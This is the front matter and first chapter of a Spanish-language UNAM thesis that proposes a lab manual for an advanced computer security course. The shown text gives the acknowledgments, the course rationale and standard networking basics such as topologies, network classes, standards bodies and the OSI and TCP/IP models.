UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

Manual de Prácticas para la asignatura Seguridad Informática Avanzada

TESIS PROFESIONAL

para obtener el título de:

INGENIERO EN COMPUTACIÓN

ÁREA

Redes y Seguridad

PRESENTAN:

IGNACIO DAVID GONZÁLEZ CASTILLO
ISRAEL MONTES MEDINA

DIRECTORA DE TESIS:

M.C. Cintia Quezada Reyes

Ciudad Universitaria, México, Octubre 2014.

AGRADECIMIENTOS

AGRADECIMIENTOS

IGNACIO DAVID GONZÁLEZ CASTILLO

AGRADEZCO A:

Mis Padres

Ignacio González Rodiles y María del Pilar Irma Castillo Lara que hicieron todo en la vida para que yo pudiera lograr mis metas, al motivarme y darme la mano o decirme las palabras correctas justo cuando sentía que el camino se cerraba, a ustedes los llevo siempre en mi corazón y sé que mi mamá siempre me estará guiando desde el cielo.

Mi Hermana

Irma Lizbeth González Castillo por estar conmigo en los momentos buenos y malos pero sobre todo por apoyarme siempre.

Mi novia

Yessika Guzmán López por tu paciencia, comprensión, apoyo, consejos y alentarme a continuar cuando todo parecía que estaba perdido, gracias por esas palabras, por llegar siempre con sonrisa de oreja a oreja, tu simpatía y tus buenos chistes. Tú me enseñaste a ver el lado positivo, en los malos momentos y sobretodo estuviste cuando más te necesité, me sigues inspirando a ser mejor para ti, ahora puedo decir que esta tesis lleva algo de ti, gracias por estar siempre a mi lado y ser una magnífica persona, ¡¡¡TE AMO!!!

Mi compañero de Tesis

Israel Montes Medina que sin su colaboración no hubiera sido posible terminar esta tesis ya que considero que hicimos un excelente equipo de trabajo al apoyarnos en los momentos difíciles y en los obstáculos que tuvimos que pasar para poder finalizarla pero principalmente quiero darte las gracias por ser un excelente amigo.

Mi asesora de tesis

M.C. Cintia Quezada Reyes por la dirección de este trabajo.

Todos mis amigos

Gracias a todos ustedes pues son importantes en mi vida y siempre estuvieron listos para brindarme toda su ayuda y aconsejarme, con todo mi cariño esta tesis se las dedico.

AGRADECIMIENTOS

Todos mis compañeros de trabajo

De la Coordinación de Procesos e Información de Consejo Técnico de la Facultad de Ingeniería por su amistad y colaboración. En especial a mi jefe M.A. Víctor Damián Pinilla Mora quien me apoyó y otorgó los permisos que necesitaba para realizar el proceso de Titulación y a la Ing. Gabriela Camacho Villaseñor que me apoyó, asesoró, orientó y alentó a terminar la tesis.

En general

En la presente Tesis hubo un esfuerzo directo o indirecto de varias personas que participaron leyendo, opinando, corrigiendo, dándome ánimo, acompañándome en los momentos de crisis y en los momentos de felicidad. Todos aquellos familiares y amigos que no tienen una mención particular al momento de escribir esto quiero decirles: ¡Gracias por todo!.

11000010 10100001 01000111 01110010 01100001 01100011 01101001 01100001 01110011 00100000 01110000 01101111 01110010 00100000 01110100 01101111 01100100 01101111 00100001 00101110

AGRADECIMIENTOS

ISRAEL MONTES MEDINA

A Dios, por darme su infinito amor, fe y esperanza en este recorrido que me permite concluir e iniciar otro. Además, de la oportunidad de vivir y por estar conmigo día a día, haciéndome una mejor persona con valores, aceptando mis defectos, fortaleciendo mi corazón y ayudándome en los momentos difíciles. Gracias por haber puesto en mi camino a aquellas personas que han sido mi luz, soporte y compañía durante la realización de la tesis. También por haberme dado salud ante todo para lograr mis objetivos.

A mis padres por ser el pilar fundamental de todo lo que soy ahora, en toda mi educación, tanto académica como de la vida. Gracias a su amor incondicional, esfuerzo y dedicación, no sería nada sin ustedes: A mi madre Norma Medina Gascón por darme la vida, por apoyarme y escucharme siempre, por sus consejos sabios, por impulsarme a lograr mis metas, por pulir mis habilidades, por darme los valores para ser una persona de bien y sobre todo por tu inmenso amor. A mi padre Adolfo Montes Galindo, por demostrarme tu gran amor y confianza que me ha ayudado a ser un buen hombre; en verdad, te agradezco que me conozcas, por darme las armas para salir adelante y por creer en mí. Sabiendo que jamás existirá una forma de agradecerles una vida de lucha, sacrificio y empeños constantes, solo deseo que comprendan que este logro obtenido es suyo, que mi trabajo está inspirado en ustedes y que son mi único ideal.

A mis hermanos, Mónica Montes Medina y Adolfo Christian Montes Medina, por estar conmigo, preocuparse, protegerme y apoyarme siempre, los amo con todo mi corazón. Agradezco a Dios y a mis padres tenerlos a mi lado, sin ustedes mi vida sería diferente.

A mis abuelos Graciela Gascón Ponce (QEPD), Jaime Medina Sosa (QEPD), Adolfo Montes Daza (QEPD) y Ofelia Galindo García por quererme, apoyarme siempre, darme consejos, ser un gran ejemplo de vida y sobre todo por luchar por los sueños, esto también se lo debo a ustedes.

A toda mi familia, entre mis tíos (Rebeca, Enrique, Beatriz Medina, Gerardo, Adriana Ruiz de Chávez [QEPD], Martha, Joel, Alma, Antonio, Lucila, Gustavo, Blanca, Luis y Beatriz), mis primos (Guadalupe, Margarita, Miguel, Karina, Diego, Gustavito, Marcos, Fernando, Cesar Hiram y Perla) y a todos aquellos que participaron directa o indirectamente en la elaboración de esta tesis.

A mis mascotas, que nunca piden nada a cambio y que siempre están ahí incondicionalmente para alegrarte en los buenos y malos momentos (Max, Morris, Ivy, Hermiona, Pulina, Toña, Pepe, Fito, mis peces y a mi tortuga) y a los que ya no están pero siguen estando en mi corazón (Doc, Dief, Dark, Rocco, Nicky y mis cuyos).

A mi colega Ignacio David González Castillo por apoyarme a realizar juntos este gran proyecto para titularnos, eres como un gran hermano para mí porque crecimos,

AGRADECIMIENTOS

aprendimos uno del otro y sobretodo nos apoyamos en las buenas y en las malas que la vida misma nos ponía en el camino. Te lo agradezco de antemano.

A mis amigos, por todas las palabras de aliento, apoyo, solidaridad y aprecio en estos años de trayectoria escolar, de trabajo, de amistad y de fraternidad: Sinhue, Viridiana, Doña Bety, Don Moisés, Jorge, a la familia Karasiak (Jakob, Josef, Amanda, Jonatan, Kjell y Eva), Niklas Persson, Daniel Undegård, Mayra, Ana Lilia, Jenny, Sandy, Carolina, Angélica, Rocio, Brenda, Gabriela, Edna Alejandra, Karina López, Diego Guespan, Doriceli, Landy, Abelardo, Eduardo, Gina, Ornella, Leticia, Gustavo Miramontes, Alex Arias, Adry, Dana, Pablo Ramírez, Patricia, Arlin Vergara, Ishe Reyes, Luis Alan, Martin Tristán, Alejandra Montserrat, Ben CG, Yolitzi Saldívar, Ivonne, Alma Sánchez, Belevelo Venegas, Esteban, Alberto Montes, Alejandro Osorio, Ariel López, Sandibel Armendáriz, Eloísa Lemus, Priscila Avalos, Héctor Iturbide, Pedro Arenas, Bruno, Pablo Martínez, Zirce, entre muchos otros.

A los clubes oficiales de música en inglés por parte de las disqueras SONY MUSIC MÉXICO, UNIVERSAL MUSIC MÉXICO y WARNER MUSIC MÉXICO, a los que he pertenecido a través de los años, muchas gracias por ayudarme a hacer más amena la lucha por los sueños: Westlife Latinoamérica, Coldplay México, Keane México (The Lotus Mex Dreamers), Maroon 5 México, Tiziano Ferro México, The Wanted México, entre otros.

También quiero dar las infinitas gracias a nuestra directora de tesis de Licenciatura, a la honorable M.C Cintia Quezada Reyes por su gran trabajo en cada detalle, participación activa, motivación, paciencia, disponibilidad y tiempo compartido en el desarrollo de esta tesis; además, por impulsar el desarrollo de nuestra formación profesional. Su apoyo y confianza en mi trabajo y su capacidad para guiar mis ideas ha sido un aporte invaluable, no solamente en el desarrollo de esta tesis, sino también en mi formación como investigador. Las ideas propias, siempre enmarcadas en su orientación y rigurosidad, han sido la clave del buen trabajo que hemos realizado juntos, el cual no se puede concebir sin su siempre oportuna participación.

Finalmente a los maestros de la Facultad de Ingeniería, aquellos que marcaron cada etapa de nuestro camino universitario, y que me ayudaron en asesorías y dudas presentadas en la elaboración de la tesis (M.E Evelyn Salazar Guerrero). Muchas gracias a mi alma mater la Universidad Nacional Autónoma de México. Te extrañaré por siempre porque pasé uno de los mejores momentos en mi vida y espero llenarte de orgullo a futuro como profesionista. Por mi raza hablará el espíritu.

Hay tantas personas (maestros, familiares y amigos) a quien agradecer que no me bastaría la vida para decirles GRACIAS de todo corazón a los que me apoyaron en la realización de este trabajo de tesis y creyeron en mí.

DIOS LOS BENDIGA.
Le grá godeo.

ÍNDICE

Página

INTRODUCCIÓN

INTRODUCCIÓN

Al estar inscrito en la Facultad de Ingeniería cursando la carrera de Ingeniero en Computación y terminar el módulo de Redes y Seguridad, un profesor de la misma área explicó que quieren renovar el plan de estudios del año 2005 y una de esas modificaciones es unir las asignaturas de Seguridad Informática I y II, en el nuevo plan que está en construcción nombrando a la nueva asignatura como Seguridad Informática Avanzada. Además, incluiría un laboratorio para poner en práctica lo que se aprende en teoría pero aún no se tiene planeado que temas abarcaría y mucho menos existe un diseño del programa; por tal motivo, se decidió diseñar un conjunto de prácticas que complemente el aprendizaje de la nueva asignatura así como del programa de laboratorio. En las prácticas se le mostrará al lector los diferentes métodos de hackeo que existen y las herramientas que dan mejores resultados al momento de defenderse de un ataque informático o en su caso de realizar el ataque; además, las prácticas se diseñaron para ser realizadas en un máximo de dos horas que corresponde al tiempo que dura el laboratorio. También, se incluye la tabla de costos, especificaciones del equipo, dispositivos de red, software libre y con licencia para poderlo llevar a futuro como proyecto en la Facultad de Ingeniería.

Se les invita a los alumnos y a los profesores de la Facultad de Ingeniería a leer el *Manual de Prácticas para el laboratorio de la asignatura Seguridad Informática Avanzada* y a los que estén interesados en las redes y seguridad para contar con una noción básica de cómo un perpetrador puede atentar contra la información de terceras personas. Si el alumno está por concluir o ya concluyó la carrera de Ingeniería en Computación con este manual podrá aplicar los diferentes casos en contra de la seguridad que pueden suceder.

El objetivo principal de este trabajo es:

- **Diseñar un conjunto de prácticas para complementar el aprendizaje del laboratorio de la asignatura de Seguridad Informática Avanzada.**

    a) Mostrar a los participantes los diferentes métodos de hackeo que existen para defenderse de un ataque informático.
    b) Identificar las posibles vulnerabilidades y amenazas en la seguridad física y lógica para identificar y corregir los problemas más habituales.
    c) Determinar que herramientas son mejores al momento de proteger los diferentes activos para obtener los mejores resultados al analizar el equipo que fue atacado.

A continuación se da una breve descripción del contenido de cada capítulo:

INTRODUCCIÓN

Capítulo 1 - Conceptos Fundamentales

Se toman en cuenta las clasificaciones de las redes, organizaciones de estándares para redes, capas del modelo OSI, modelo TCP/IP, familia de protocolos de Internet, medios de transmisión y las redes inalámbricas; al unir todos los elementos anteriores aumentan la eficiencia al compartir los datos de forma rápida y reduce los costos de una empresa u organización.

Capítulo 2 - Componentes y Monitoreo de Red

Se ven los componentes de una red como es el router, switch, servidores entre otros elementos que existen además del monitoreo de red en donde se ven las conexiones, análisis de paquetes, tráfico de relleno, encadenamiento de paquetes, patrones normales y anormales.

Capítulo 3 - Introducción a la Seguridad Informática

Se definen los conceptos de vulnerabilidades, amenazas, ataques, herramientas de monitoreo, seguridad física y lógica, mecanismos de seguridad, los servicios y políticas de seguridad.

Capítulo 4 - Método de Cifrado

Se analizan las técnicas que tratan de proteger la información como es la criptología, criptoanálisis, criptografía así como os algoritmos de criptografía simétricos y asimétricos que se encargan de transformar un mensaje inteligible en otro que no lo es usando una clave que solo el emisor y el destinatario conocen, para que después puedan devolverlo a su forma original.

Capítulo 5 - Introducción a la Arquitectura Cliente/Servidor

Se contempla el procesamiento cooperativo de la información por medio de un conjunto de procesadores, en el cual múltiples clientes, distribuidos geográficamente, solicitan requerimientos a uno o más servidores centrales. Siendo ésta una arquitectura distribuida, permite a los usuarios finales obtener acceso a la información de forma transparente aun en entornos multiplataforma.

Capítulo 6 - Defensa en Redes

Se estudia la seguridad en redes inalámbricas, detección de intrusos, auditoría de red, análisis forense, entorno social e impacto económico de la seguridad informática, nuevas tendencias y tecnologías como las interconexiones que se hacen a nivel mundial a la nube donde se guarda información sensible.

Capítulo 7 - Manual de Prácticas

Correspondiente al trabajo de tesis, se realizan las prácticas del laboratorio de la asignatura de Seguridad Informática Avanzada donde se explican los métodos y elementos que le permitan planificar, identificar y analizar las amenazas, vulnerabilidades y ataques en sistemas y redes de cómputo, además, aplicará las estrategias de monitoreo y herramientas que le ayuden a implementar la seguridad informática dentro de una organización u empresa.

CAPÍTULO 1

CONCEPTOS FUNDAMENTALES

Una *red de comunicación,* es un conjunto de equipos y facilidades que proporcionan un servicio consistente en la transferencia de información entre usuarios situados en puntos geográficos distantes.

En su nivel más elemental, una red de equipos consiste en dos equipos conectados entre sí con un cable que les permite compartir datos. Todas las redes de equipos, independientemente de su nivel de sofisticación, surgen de este sistema tan simple.

Las redes de equipos surgen como respuesta a la necesidad de compartir datos de forma rápida. Los equipos personales son herramientas potentes que pueden procesar y manipular rápidamente grandes cantidades de datos, pero no permiten que los usuarios compartan los datos de forma eficiente.

Se le llama *dispositivo* a cualquier entidad que está conectada a una red. Existen 2 tipos:

a) *Dispositivo local (transmisor)*
Origina la comunicación a través de una red.

b) *Dispositivo remoto (receptor)*
Aquel al que se tiene acceso desde el dispositivo local.

El *medio* es el *a*mbiente físico usado para conectar miembros (computadoras, dispositivos, etcétera.). Entonces, una *red de computadoras*, también llamada red de ordenadores o red informática, es un conjunto de equipos informáticos conectados entre sí por medio de dispositivos físicos *que* envían y reciben impulsos eléctricos, ondas electromagnéticas o cualquier otro medio para el transporte de datos para compartir información y recursos.

Una *red de computadoras* es un conjunto de terminales, nodos, servidores y elementos de propósito especial que interaccionan entre sí al estar conectados por medio de dispositivos físicos que envían y reciben impulsos eléctricos, ondas electromagnéticas o cualquier otro medio para el transporte de datos, con la finalidad de intercambiar información, compartir recursos y ofrecer servicios.

Una red de equipos se emplea porque ésta aumenta la eficiencia y reduce los costos. Las redes de equipos alcanzan estos objetivos de tres formas principales:

- ✓ Compartiendo información (o datos).
- ✓ Compartiendo hardware y software.
- ✓ Centralizando la administración y el soporte.

1.1 CLASIFICACIÓN DE LAS REDES

1.1.I TOPOLOGÍA

La *topología* es la forma como se interconectan los diferentes nodos y computadoras en una red (físicamente) que se muestra en la figura 1.1.







Figura 1.1 Red sencilla

En la tabla 1.1 se muestran los diferentes tipos de topología en las redes.

Estrella: Los equipos se interconectan a un miembro central.  *Red en topología de estrella*	*Bus:* Comparten el mismo canal de comunicaciones.  *Red en topología de bus*
Árbol: Interconexión de miembros con miembros en forma jerárquica.  *Red en topología de árbol*	*Malla:* Interconexión de cada uno de los miembros con el resto.  *Red con topología de malla*

Anillo: Todas las conexiones están conectadas entre sí formando un anillo.





Red con topología de anillo

Mixtas: Se da cualquier combinación de las anteriores. Las más comunes son:

- ✓ Bus-Estrella
- ✓ Anillo-Estrella


Bus-Estrella: La red es un bus que se cablea físicamente como una estrella por medio de concentradores.






Topología Bus Estrella. Se reemplazan las computadoras miembro de una topología bus con los hubs de una topología estrella.

Anillo-Estrella: Físicamente la red es una estrella centralizada en un concentrador, mientras que a nivel lógico, la red es un anillo. Usada para facilitar la administración de la red.





Topología Anillo Estrella. Los hubs más pequeños están internamente interconectados como en un anillo y conectados al mismo tiempo con el hub principal como en una topología en estrella.

1.1.II TECNOLOGÍA DE TRANSMISIÓN

Al crear una red se toman en cuenta dos factores principales: el medio físico de transmisión y las reglas que rigen dicha transmisión de datos. Al primer factor se le llama nivel físico y al segundo protocolo.

El protocolo es un conjunto de normas que regulan la comunicación al establecer, mantener y cancelar la conexión entre los distintos componentes de una red informática.

En el nivel físico generalmente hay señales de voltaje que tienen un significado predefinido. Esas señales se agrupan e interpretan para formar entidades llamadas paquetes de datos. La forma como se accede a esos paquetes determina la tecnología de transmisión. Se divide en dos grandes rubros:

a) *Redes de difusión (broadcast)*

   Tienen un solo canal de comunicación compartido por todas las máquinas de la red. Los mensajes cortos que envía una máquina son recibidos por todos los demás.

b) *Redes punto a punto (point-to-point)*

   Consisten en muchas conexiones entre pares individuales de máquinas. Para ir del origen al destino un paquete puede tener que visitar primero una o más máquinas intermedias y puede haber múltiples rutas diferentes.

1.1.III ÁREA GEOGRÁFICA

Las redes de computadoras se clasifican según su tamaño, es decir, por la extensión física en la que se ubican sus componentes, desde una red hogareña hasta una empresa, un campus, una ciudad, un país o, incluso, el mundo entero. La clasificación determina los medios de conexión, los dispositivos y los protocolos requeridos para operarlas.

En la tabla 1.2 se muestra la clasificación de las redes por área geográfica.

Tabla 1.2 Clasificación de las redes por área geográfica

Distancia entre procesadores	*Procesadores ubicados en (la) mismo (a)*	
0.1 [m]	Tarjeta de circuitos	Máquina de flujo de datos
1 [m]	Sistema	Multicomputadora
10 [m]	Cuarto	Red de área local
100 [m]	Edificio	
1 [km]	Campus	
10 [km]	Ciudad	Red de área metropolitana
100 [km]	País	Red de área amplia
1000 [km]	Continente	

De acuerdo con el área geográfica que ocupa la red, se cuenta con los siguientes tipos de redes:

a) *LAN (Local Area Network, Red de área local):* Interconecta miembros dentro de un área geográfica de tamaño moderado. Ejemplos de redes LAN:

- ✓ Ethernet
- ✓ Token Ring
- ✓ Fiber Distributed Data Interface (FDDI)

b) *WAN (Wide Area Network, Red de área amplia):* Interconecta miembros que están ampliamente separados geográficamente. Algunas modalidades son:

- ✓ Red de datos de servicios integrados (ISDN)
- ✓ Frame relay
- ✓ Servicio de datos commutados multimegabit (SMDS)
- ✓ Redes de modo de transferencia asíncrona (ATM)

c) *MAN (Metropolitan Area Network, Red de área metropolitana):* Interconecta miembros que cubren un área metropolitana. Tienen variadas aplicaciones, las principales son:

- ✓ Puede ser pública o privada
- ✓ Soporta voz y datos
- ✓ DQDB (Distributed Queue Dual Bus, Bus Dual de Cola Distribuida)

d) *PAN (Personal Area Network, Red de área personal):* Pequeñas redes de computadoras que se encuentran en casas privadas.

e) *GAN (Global Area Network, Red de área global):* Colección de WAN que cubre el globo.

1.2 ORGANIZACIONES DE ESTÁNDARES PARA REDES

Se ha desarrollado una gran cantidad de estándares de redes que definen:

- ✓ Interfaces de hardware
- ✓ Protocolos de comunicación
- ✓ Arquitectura de redes

Los estándares de redes establecen reglas o regulaciones específicas que deben ser observadas.

Para que un producto o industria sea económica y técnicamente estable, es necesario tener un grado de estandarización cuyo marco de normalización es complementado a través de un nivel físico y un nivel conceptual.

1. El nivel físico especifica cosas como tipo de cables, conectores, etc.
2. El nivel conceptual son correspondencias lógicas y detalles de organización que no son evidentes de un examen físico del producto o sistema.

Sus principales ventajas son:

1. Un estándar asegura que haya un gran mercado para un equipo y programa en particular.
2. Un estándar permite que los productos de muchos vendedores se comuniquen, lo que le da a los usuarios más flexibilidad en la selección y usos en equipos.

La principal desventaja de los estándares es que congelan las tecnologías.

Las organizaciones de estandarización son organismos encargados de establecer los diferentes estándares utilizados en diferentes áreas: telecomunicaciones, redes, sistemas móviles, etcétera, a nivel mundial. Existe una variedad muy grande de organizaciones de estandarización en el mundo, aquí se presentan algunas de ellas.

a) ISO (*INTERNATIONAL ORGANIZATION FOR STANDARIZATION* – ORGANIZACIÓN INTERNACIONAL PARA LA ESTANDARIZACIÓN)

Es el organismo encargado de promover el desarrollo de normas internacionales de fabricación, comercio y comunicación para todas las ramas industriales a excepción de la eléctrica y la electrónica. Su función principal es la de buscar la estandarización de normas de productos.

Las normas desarrolladas por ISO son voluntarias, comprendiendo que ISO es un organismo no gubernamental y no depende de ningún otro organismo internacional; por lo tanto, no tiene autoridad para imponer sus normas a ningún país.

b) *ITU (INTERNATIONAL TELECOMMUNICATION UNION - UNIÓN INTERNACIONAL DE TELECOMUNICACIONES)*

Es el organismo especializado de las Naciones Unidas encargado de regular las telecomunicaciones a nivel internacional entre las distintas administraciones y empresas operadoras. En general, la normativa generada por la ITU está contenida en un amplio conjunto de documentos denominados Recomendaciones, agrupados por Series.

Cada serie está compuesta por las Recomendaciones correspondientes a un mismo tema. Aunque en las Recomendaciones nunca se ordena, solo se recomienda su contenido, a nivel de relaciones internacionales es considerado como mandatorio por las Administraciones y Empresas Operadoras.

c) *IEEE (INSTITUTE OF ELECTRICAL AND ELECTRONICS ENGINEERS - INSTITUTO DE INGENIEROS ELÉCTRICOS Y ELECTRÓNICOS CAPACITADOS)*

Es la mayor asociación internacional sin fines de lucro formada por profesionales de las nuevas tecnologías. Promueven la creatividad, el desarrollo y la integración, compartir y aplicar los avances en las tecnologías de la información electrónica y ciencias en general.

d) *ANSI (AMERICAN NATIONAL STANDARDS INSTITUTE, INSTITUTO NACIONAL ESTADOUNIDENSE DE ESTÁNDARES)*

Es una organización sin ánimo de lucro que supervisa el desarrollo de estándares para productos, servicios, procesos y sistemas en los Estados Unidos. Coordina estándares del país estadounidense con estándares internacionales, de tal modo que los productos de dicho país puedan usarse en todo el mundo.

e) *NOM (NORMA OFICIAL MEXICANA)*

Sirve para describir, de manera detallada, la forma, el formato y la documentación con que deben cumplir (basados en la Constitución Política de los Estados Unidos Mexicanos de 1917) y los reglamentos en México. Una NOM tiene el mismo poder que una ley.

f) EIA (ELECTRONIC INDUSTRIES ALLIANCE - ALIANZA DE INDUSTRIAS ELECTRÓNICAS)

Es una organización formada por la asociación de las compañías electrónicas y de alta tecnología de los Estados Unidos, cuya misión es promover el desarrollo de mercado y la competitividad de la industria de alta tecnología de los Estados Unidos con esfuerzos locales e internacionales de la política.

g) EL FÓRUM ATM (ASYNCHRONOUS TRANSFER MODE - MODO DE TRANSFERENCIA ASÍNCRONA)

Se inició en octubre de 1991 por un conjunto de 4 empresas de ordenadores y telecomunicaciones. Desde su comienzo, ha visto un crecimiento sin precedentes, hasta junio de 1994 tenía alrededor de 500 miembros. Los actuales miembros están agrupados en proveedores del equipo, los que fabrican los conductores, los proveedores de servicio, los transportadores y los usuarios finales.

La finalidad principal para la creación de una red de computadoras es compartir los recursos y la información en la distancia, asegurar la confiabilidad y la disponibilidad de la información, aumentar la velocidad de transmisión de los datos y reducir el costo general de estas acciones.

La estructura y el modo de funcionamiento de las redes informáticas actuales están definidos en varios estándares, siendo el más importante y extendido de todos ellos el modelo TCP/IP basado en el modelo de referencia OSI. Éste último estructura cada red en 7 capas con funciones concretas pero relacionadas entre sí; en TCP/IP se reducen a 4 capas. Existen multitud de protocolos repartidos por cada capa, los cuales también están regidos por sus respectivos estándares.

1.3 CAPAS DEL MODELO OSI

El modelo OSI (Open System Interconnection - interconexión de sistema abierto), es un marco de referencia para la definición de arquitecturas de interconexión de sistemas de comunicaciones, separa la compleja operación de una red en elementos más simples y proporciona una forma de entender cómo operan los dispositivos en una red; consta de 7 capas (figura 1.2) en las cuales se detalla cómo se hace una conexión entre computadoras; fue creado por la Organización Internacional para la Estandarización en el año 1984.

Figura 1.2 Modelo OSI conformado por 7 capas

1. *Capa Física (Physical)*

Controla la transmisión de la cadena de bits sobre el medio físico definiendo parámetros como voltaje a utilizar y duración del voltaje, solo trabaja con bits. Los bits son transformados en pulsos eléctricos, en luz o en radio frecuencia para ser enviados según sea el medio en que se propaguen.

2. *Capa de Enlace de datos (Data Link)*

Responsable de la confiabilidad en el envío de información por parte de la capa física, se encarga de iniciar, mantener y terminar una comunicación punto a punto, detecta y elimina errores. Transforma los voltios en tramas y las tramas en voltios.

3. *Capa de Red (Network)*

Lleva a cabo el direccionamiento lógico que tiene carácter jerárquico. Establece la ruta necesaria a seguir para enviar la información entre dos nodos locales o remotos sobre una red.

4. *Capa de Transporte (Transport)*

Garantizar la confiabilidad del enlace en la red al proveer la corrección de errores y el control del flujo entre los dos puntos finales conectados en la red. Los datos son divididos en segmentos identificados con un encabezado y con un número de puerto que identifica la aplicación de origen.

5. *Capa de Sesión (Session)*

Establece, administra y termina la conexión a nivel usuario y administra la interacción entre los sistemas finales estableciendo el tipo de comunicación ya sea simple, half o full duplex.

6. *Capa de Presentación (Presentation)*

Transforma datos para proveer una interfaz común con el usuario. Los datos formateados se proveen de diversas funciones de conversión y codificación que se aplican a los datos provenientes de la capa de aplicación.

7. *Capa de Aplicación (Application)*

Es la única capa que no presta servicio a otro puesto ya que es la capa de nivel superior del modelo OSI directamente relacionado con el usuario (envío de archivos, conexión remota, etc.).

1.4 MODELO TCP/IP

Es la base de Internet con la cual se comunica todo tipo de dispositivos, computadoras con diferentes sistemas operativos, minicomputadoras y computadoras centrales sobre redes de área local (LAN) y área extensa (WAN).

TCP/IP fue desarrollado en 1972 por el departamento de defensa de los Estados Unidos, ejecutándolo en ARPANET, una red de área extensa del departamento de defensa.

El modelo TCP/IP consta de 4 capas, las cuales se encargan de determinados aspectos de la comunicación y a su vez brindar un servicio específico (figura 1.3).

Figura 1.3 Modelo TCP/IP conformado por 4 capas

1. *Capa de Acceso a red*

Asignación de direcciones IP a las direcciones físicas, el encapsulamiento de los paquetes IP en tramas; basándose en el tipo de hardware y la interfaz de la red, la capa de acceso de red definirá la conexión con los medios físicos de la misma.

2. *Capa de Internet*

Seleccionar la mejor ruta para enviar paquetes por la red; los principales protocolos que operan en esta capa son IP (enrutamiento de paquetes), ICMP (control y envío de mensajes), ARP (determina la dirección de la capa de enlace de datos) y RARP (determina las direcciones IP cuando se conoce la dirección MAC).

3. *Capa de Transporte*

Transporte desde el host origen hacia el host destino; forma una conexión lógica entre los puntos finales de la red, el host transmisor y el host receptor.

4. Capa de *Aplicación*

Maneja protocolos de alto nivel, aspectos de representación, codificación y control de diálogo combinando todas las aplicaciones en una sola capa y asegurando que estos datos estén correctamente empaquetados antes de que pasen a la capa siguiente; los principales protocolos son:

a. *FTP (File Transfer Protocol - Protocolo de transferencia de archivos)*
b. *TFTP (Trivial File Transfer Protocol - Protocolo trivial de transferencia de archivos)*
c. *NFS (Network File System - Sistema de archivos de red)*
d. *SMTP (Simple Mail Transfer Protocol - Protocolo Simple de Transferencia de Correo)*
e. *TELNET (Telecommunication Network - Red de Telecomunicaciones)*
f. *SNMP (Simple Network Management Protocol - Protocolo Simple de Administración de Red)*
g. *DNS (Domain Name System - Sistema de denominación de dominio)*

Todos los protocolos que pertenecen al conjunto de protocolos TCP/IP se encuentran en los tres niveles superiores de este modelo, tal como se muestra en la figura 1.4.




Figura 1.4 Conjunto de protocolos del modelo TCP/IP junto a la comparativa del modelo OSI

1.5 FAMILIA DE PROTOCOLOS DE INTERNET

Es un conjunto de protocolos de red en los que se basa Internet y que permiten la transmisión de datos entre redes de computadoras.

Se denomina TCP/IP, en referencia a los dos protocolos más importantes que la componen: Protocolo de Control de Transmisión (TCP) y Protocolo de Internet (IP), que fueron los dos primeros en definirse y son los más utilizados.

